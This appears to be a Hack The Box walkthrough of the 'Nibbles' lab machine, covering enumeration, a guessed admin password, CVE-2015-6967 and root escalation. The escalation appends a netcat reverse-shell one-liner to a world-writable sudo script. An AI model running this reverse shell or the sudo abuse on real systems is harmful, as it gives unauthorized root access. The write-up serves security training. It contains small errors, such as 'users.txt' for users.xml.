Nibbles
Linux · Easy

Target IP Address
10.10.10.75

1. How many open TCP ports are listening on Nibbles?

```
┌──(kali㊀kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn 10.10.10.75
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 12:53 EDT
Nmap scan report for 10.10.10.75
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Answer: 2

2. What is the relative path on the webserver to a blog?

```
http://10.10.10.75/                    ×     +

←   →   C   ⌂                          🔒  view-source:http://10.10.10.75/

⟨⟩ OffSec   🐉 Kali Linux   🐙 Kali Tools   </> Kali Docs   �沐 Kali Forums   🐉 Kali NetHu

 1 <b>Hello world!</b>
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

Answer: /nibbleblog

3. What content management system (CMS) is being used by the blog??

Nibbles - Yum yum   ×   +

⟲ 🔒 10.10.10.75/nibbleblog/

⟨⟩ Kali Docs 🐉 Kali Forums 🐉 Kali NetHunter 🔥 Exploit-DB 🔥 Google Hacking DB 📦 Hack The Box :: Dashb...

Nibbles Yum yum

PAGES

Home

Atom · Top · Powered by Nibbleblog

Answer: Nibbleblog

4. What is the relative path to an XML file that contains the admin username?

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ gobuster dir -u http://10.10.10.75/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
/server-status        (Status: 403) [Size: 299]
Progress: 220560 / 220561 (100.00%)

Finished
```

After **gobuster** failed to enumerate the site, I ran **feroxbuster** and **ffuf** in parallel to gather as many findings as possible.

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ ffuf -u http://10.10.10.75/nibbleblog/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -mc 200,301,302,403 -recursion-depth 1 -o ffuf_nibble.json
```

```
.htaccess             [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 144ms]
admin                 [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 141ms]
admin.php             [Status: 200, Size: 1401, Words: 79, Lines: 27, Duration: 168ms]
.hta                  [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 3100ms]
                      [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 3110ms]
.htpasswd             [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 4116ms]
content               [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 141ms]
index.php             [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 158ms]
languages             [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 157ms]
plugins               [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 170ms]
README                [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 166ms]
themes                [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 147ms]
:: Progress: [4614/4614] :: Job [1/1] :: 124 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ feroxbuster -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 --depth 2 -o ferox_nibble.txt
```

```
301      GET      9l      28w       321c http://10.10.10.75/nibbleblog/admin ⇒ http://10.10.10.75/nibbleblog/admin/
301      GET      9l      28w       323c http://10.10.10.75/nibbleblog/plugins ⇒ http://10.10.10.75/nibbleblog/plugins/
200      GET      63l     643w      4628c http://10.10.10.75/nibbleblog/README
301      GET      9l      28w       325c http://10.10.10.75/nibbleblog/languages ⇒ http://10.10.10.75/nibbleblog/languages/
```

```
301      GET      9l      28w       322c http://10.10.10.75/nibbleblog/themes ⇒ http://10.10.10.75/nibbleblog/themes/
200      GET      61l     168w      2987c http://10.10.10.75/nibbleblog/
301      GET      9l      28w       323c http://10.10.10.75/nibbleblog/content ⇒ http://10.10.10.75/nibbleblog/content/
```

After examining the available directories, I found a file named users.txt which contained
an admin username

Answer: /nibbleblog/content/private/users.xml

5. What is the admin user's password to log into the blog?

While reviewing the accessible directories I discovered a config.xml file containing the
administrator's email address. I hypothesised that the password could be the second part
of the email address admin@nibbles.com — namely nibbles


        Answer: nibbles

6. What version of nibble blog is running on the target machine? Do not include the "v".

Version

Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najar

        Answer: 4.0.3

7. What is the 2015 CVE ID for an authenticated code execution by file upload vulnerability in this version of NibbleBlog.

   Answer: CVE-2015-6967

8. Which user the Nibbleblog instance is running on the target machine?

While reviewing the identified vulnerability, I located a detailed guide describing how to exploit it using Metasploit

   Answer: nibbler

9 Submit the flag located in the nibbler user's home directory.

After obtaining a Meterpreter session, I switched to a shell, obtained a **TTY** using **script /dev/null -c bash**, and captured the user **flag nibbler**

```
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
 6c  a2418  1f5  be7  ad  6dc
nibbler@Nibbles:/home/nibbler$
```

10. What is the name of the script that nibbler can run as root on Nibbles?

```
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

      Answer: monitor.sh

11. Enter the permission set on monitor.sh? Use the Linux file permissions format, like -rw-rw-r--.

```
nibbler@Nibbles:/home/nibbler$ ls -la
ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29  2017 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Oct  4 12:50 user.txt
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -la
ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```

      Answer: -rwxrwxrwx

12. Submit the flag located in root's home directory.

Because my user was allowed to run /home/nibbler/personal/stuff/monitor.sh as root without
a password, I appended a one-line PHP payload to the end of the file to obtain a reverse
shell.
I then started a listener on my machine and received a reverse shell with root privileges.
After that I retrieved the root user's flag.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 8443 >/tmp/f' | tee -a monitor.sh
< /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 8443 >/tmp/f' | tee -a monitor.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.10 8443 >/tmp/f
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [[: not found
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nc -lvp 8443
listening on [any] 8443 ...
10.10.10.75: inverse host lookup failed: Unknown host
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.75] 36722
# whoami
root
# script /dev/null -c bash
Script started, file is /dev/null
```

```
root@Nibbles:~# cat root.txt
cat root.txt
 563b24e  3640e  2dabd  872c8
```

https://labs.hackthebox.com/achievement/machine/2462643/121